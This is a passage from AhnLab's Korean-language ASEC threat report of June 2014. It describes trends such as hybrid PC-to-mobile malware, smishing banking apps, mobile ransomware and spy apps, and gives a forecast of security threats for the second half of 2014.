악성코드 제작자는 더 이상 플랫폼을 구분하지 않는다. 이제까지 PC 악성코드 제작자는 PC만을 대상으로 악성코드를 제작하고, 모바일 악성코드 제작자는 모바일 플랫폼을 대상으로 악성코드를 제작하였다. 그러나 2014년 상반기에 발견된 악성코드 중 일부는 PC를 먼저 감염시킨 후 모바일 단말기에 악성코드를 감염시키는 기능을 포함하고 있다. 이 악성코드는 감염된 PC로 모바일 단말기가 연결되는 것을 감지해 악성 앱으로 변환하여 설치한다. 또 공유기의 취약점을 공격하여 공유기에 설정된 DNS 정보를 변조하는 기법도 확인되었다. 과거에는 PC의 호스트(hosts) 파일을 변조하여 유명 사이트 접근 시 피싱 사이트로 연결을 유도하였다. 그러나 이제는 공유기의 취약점을 이용하여 DNS 설정을 변경하는 방법으로 변조된 공유기에 연결된 PC와 모바일 단말기 모두에 영향을 미치는 방법도 활용되고 있다.

● **스미싱 악성 앱의 고도화**

스미싱 악성 앱은 SMS에 포함된 URL 형태로 유포된다. 초기에는 SMS에 포함된 URL에 접속할 경우 앱(APK)이 다운로드 되는 단순한 형태였다. 하지만 이제는 접속한 클라이언트가 모바일 단말기일 경우에만 악성 앱을 다운로드 받을 수 있도록 진화하였다. 정교한 피싱 사이트를 제작하여 사용자를 속이는 방법과 캡챠코드(CAPTCHA)를 도입한 경우도 확인되었다.

배포 방법과 기능적인 면에서도 많은 변화가 있었다. 초기 형태의 스미싱 악성코드는 C&C 서버의 주소(URL 또는 IP)가 내부에 하드코딩되어 있었으며 HTTP를 통해서만 명령을 전달받은 반면 최근 확인된 스미싱 악성코드는 SNS의 댓글, SMS, XMPP(인스턴트 메신저를 위한 국제 표준 규격) 등 다양한 방법으로 C&C로부터 명령을 전달받는 것으로 진화하고 있다.

● **스미싱, 소액결제에서 스마트폰 뱅킹으로 공격 집중**

2014년 이전까지 발견된 국내 스미싱 악성코드는 휴대전화 인증방식을 이용하는 소액결제 또는 스마트폰 뱅킹을 공격 대상으로 삼는 두 가지 형태였다. 그러나 2014년 초부터 최근까지 소액결제를 노리는 악성코드는 더 이상 발견되지 않았다. 소액결제에 이용되는 휴대전화 인증 절차가 강화됨에 따라 악성코드 제작

자들이 스마트폰 뱅킹으로 공격 대상을 집중한 것으로 보인다. 최근 발견되고 있는 인터넷 뱅킹 정보 탈취 악성 앱은 가짜 은행 앱을 다운로드하는 다운로더와 다운로드되는 가짜 은행 앱들로 구성된다. 설치되는 가짜 은행 앱은 아이콘과 화면구성까지 실제 은행 앱과 매우 유사하며 사용자가 입력한 계좌번호, 계좌 비밀번호, 보안카드 번호 등 금융거래에 필요한 정보와 기기에 저장된 공인인증서를 탈취한다.

- **모바일 랜섬웨어의 위협**


모바일 랜섬웨어는 감염된 스마트폰의 SD 카드에 저장되어 있는 모든 데이터를 암호화시킨다. 매우 높은 수준의 암호화 알고리즘을 사용하기 때문에 사실상 악성 앱 제작자의 복호화 키 말고는 해제시킬 방법이 없다. 모바일 랜섬웨어에 감염되면 사진, 동영상, 음악, 영화, 문서, 앱 데이터 파일들이 모두 암호화되어 사용할 수 없다. 악성 앱 제작자는 이런 파일들을 인질로 삼은 후 사용자에게 금전을 요구한다. 최초로 발견된 모바일 랜섬웨어는 우크라이나 사용자를 노리고 제작되었지만 우리나라도 모바일 랜섬웨어의 위협에서 안전하지 않다. 우리나라처럼 스마트폰과 모바일 뱅킹이 발달한 환경에서 모바일 랜섬웨어는 더욱 치명적이다. 랜섬웨어에 감염된 상태에서 모바일 뱅킹으로 계좌이체를 진행하다 오히려 뱅킹 계정마저 탈취당하여 더 큰 피해를 입을 수 있기 때문이다. 앞으로 우리나라 모바일 사용자를 목표로 한 모바일 랜섬웨어와 뱅킹 계정 탈취 악성 앱이 결합된 형태의 새로운 위협이 발생할 것으로 예상된다.

- **특정 대상을 감시하는 스파이앱 증가**

2014년 상반기에는 2~3년 전과 유사하게 불특정 다수를 대상으로 개인정보를 유출하는 스미싱 악성코드가 꾸준히 증가하였다. 주로 택배, 차량단속적발, 등기, 예비군 훈련 등의 내용으로 위장하여 전파되었다.

그러나 최근에는 특정 대상의 통화내용, 문자 메시지, 사진, 인터넷 검색기록, GPS 정보 등을 실시간으로 엿볼 수 있는 '스파이앱'이 증가하고 있다. 스파이앱은 상용 앱으로 제작사 홈페이지에 접속하면 설치 방법과 자세한 기능들을 확인할 수 있다. 월 이용료 3만원 ~ 10만원을 결제하면 구매자 이메일을 통해 다운로드 받을 수 있다. 앱의 유포는 특정 피해자의 스마트폰에 직접 설치하거나 문자, 메일, 메시지 등으로 URL을 보내 설치를 유도하는 방법이 사용되고 있다. 스파이앱은 자녀들의 비행이나 배우자의 외도를 감시하는 것이 상대적으로 쉬운 만큼 앞으로도 지속적으로 증가할 것으로 예상된다.

2



2014 하반기 보안 위협 전망

01 보안 위협 전망

02 모바일 보안 위협 전망

2014 하반기 보안 위협 전망

01

보안 위협 전망

• 악성코드 수법의 다양화로 전자금융사기 증가

금융정보 탈취의 최종 목적은 사용자의 예금을 갈취하는 것이다. 이를 위해 악성코드 제작자는 지금까지 피싱(phishing), 메모리 해킹, 호스트(hosts) 또는 hosts.ics 파일 변조와 공유기 DNS 설정 변경, 스미싱 등 다양한 방법을 사용해 왔다. 향후 악성코드 유포 방법에 있어 지금보다 더 사용자가 인지하기 어려운 방법(정상 프로그램의 업데이트 파일 변조 등)을 사용할 가능성이 높다. 하지만 악성코드의 전자금융사기 수법은 지금과 크게 달라지지는 않을 것이며, 호스트 및 hosts.ics 파일 변조가 가장 많이 사용될 것으로 예상된다.

• 다양해지는 APT 표적 공격 기법

호기심을 자극하는 이메일로 특정 대상을 공격하는 스피어피싱은 하반기에도 꾸준히 지속될 것으로 예상된다. 이러한 사회공학적 기법에 인천아시안게임이나 북한 이슈 등이 악용될 가능성이 높다. 여기에 해킹된 웹사이트에 접속하면 제로데이 취약점을 통해 악성코드를 감염시키는 워터링홀(Watering Hole) 기법도 이용될 것으로 보인다.

또한 오픈소스의 취약점을 이용한 공격도 가능할 것으로 예상되는데 최근 발견된 오픈SSL 취약점인 하트블리드(HeartBleed)가 대표적이다. 공격 대상도 금융기관 및 일반 기업으로 확대되고 있는 추세여서 기업의 경제적 손실이나 기밀 유출 등에 항상 대비해야 한다.

• IoT 보안 문제 발생

사물인터넷 사용이 증가하면서 이에 대한 보안 문제도 발생할 것으로 보인다. 특히 업계에서 사물인터넷의 표준화 작업을 시도하고 있는데 표준화가 완료된 후 보안에 취약한 플랫폼이 선정된다면 앞으로 큰 재난이 발생할 수 있다. 하반기에 바로 이런 일이 발생하지는 않겠지만 사물인터넷의 보안 문제는 보급과 보안 정도에 따라 큰 문제가 될 가능성이 높다.

• 개발사 및 콘텐츠 전송 네트워크 업체 해킹

개발사 및 콘텐츠 전송 네트워크(CDN) 업체를 해킹하려는 시도가 증가할 것으로 예상된다. 많은 사람들이 개발사에서 제공하는 소프트웨어를 신뢰하고 있지만 보안에 취약한 개발사들이 있기 마련이다. 또 CDN 업체를 해킹하여 업로드된 파일을 악성코드로

교체할 경우 개발사에서 보안에 대비하고 있더라도 악성코드에 감염된 프로그램이 고객에게 재배포될 수도 있다. 따라서 개발사와 콘텐츠 전송 네트워크 업체의 보안 강화가 필요하다.

- **국가간 사이버 분쟁 심화**

국가간 사이버 분쟁이 더욱 심화될 것으로 보인다. 몇 년 동안 여러 주요 국가는 특정국에서 사이버 첩보와 공격을 하고 있다고 주장하고 구체적인 증거를 내놓기도 했다. 미국 정부는 자국에서 사이버 스파이 행위를 한 중국인을 기소하고 용의자를 검거하기도 했다. 이에 대해 중국 정부는 미국 운영체계와 보안 제품의 사용 중지를 검토하는 등 국가간 사이버 분쟁으로 이어질 조짐을 보이고 있다. 미국과 중국간 사이버 분쟁 외에도 다른 국가간 사이버 분쟁은 계속될 것으로 보인다.

02

모바일 보안 위협 전망

● **스미싱의 증가 및 고도화**

앞으로 인터넷 뱅킹을 통한 금융 거래나 결제를 위해 필요한 개인정보 및 금융정보를 탈취하는 스미싱 기법이 보다 더 교묘해질 것으로 예상된다. 일반 사용자들이 의심 없이 악성 앱을 설치하도록 사회공학적 기법을 이용한 문구를 사용하거나 정상 서비스와 구분이 어려울 만큼 정교한 형태의 피싱 사이트를 구성할 것으로 보인다. 또한 사용자가 취약한 시간대에 집중적으로 스미싱을 배포하는 등 보다 다양하고 정교한 방법이 사용될 것으로 보이며 보안 제품의 진단을 회피하기 위한 다양한 시도 역시 지속될 것으로 전망된다.

여기에 반복되는 개인정보 유출과 이미 악성 앱에 감염된 사용자의 단말기에 저장된 전화번호부 유출도 이어질 것으로 보인다. 이를 활용한 스미싱 기법도 더욱 증가할 것으로 예상된다.

● **하이브리드 악성코드 증가**

스마트폰 사용자는 충전이나 데이터 교환 등을 위하여 PC에 스마트폰을 자주 연결한다. 이를 악용하여 중요한 데이터를 유출하거나 추가로 악성코드를 설치하는 등의 하이브리드 악성코드 및 악성 앱이 증가할 것으로 예상된다. 특히 스마트폰에는 개인 정보, 금융 거래에 필요한 각종 정보, 기업 정보, 사생활 정보 등 악성코드 제작자 입장에서는 금전적으로 이용할 가치가 높은 데이터가 많이 저장되어 있다. 악성코드 제작자는 1차로 PC를 감염시킨 후 감염된 PC를 통해 2차로 스마트폰을 감염시켜 보다 효과적으로 중요 정보를 유출하려는 시도가 계속될 것으로 전망된다.

AhnLab

ASEC REPORT

VOL.54
June, 2014

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 UX디자인팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000
F. 031-722-8901

본 간행물의 어떤 부분도 안랩의 서면 동의 없이 복제, 복사, 검색 시스템으로 저장 또는 전송될 수 없습니다. 안랩, 안랩 로고는 안랩의 등록상표입니다. 그 외 다른 제품 또는 회사 이름은 해당 소유자의 상표 또는 등록상표일 수 있습니다. 본 문서에 수록된 정보는 고지 없이 변경될 수 있습니다.

© 2014 AhnLab, Inc. All rights reserved.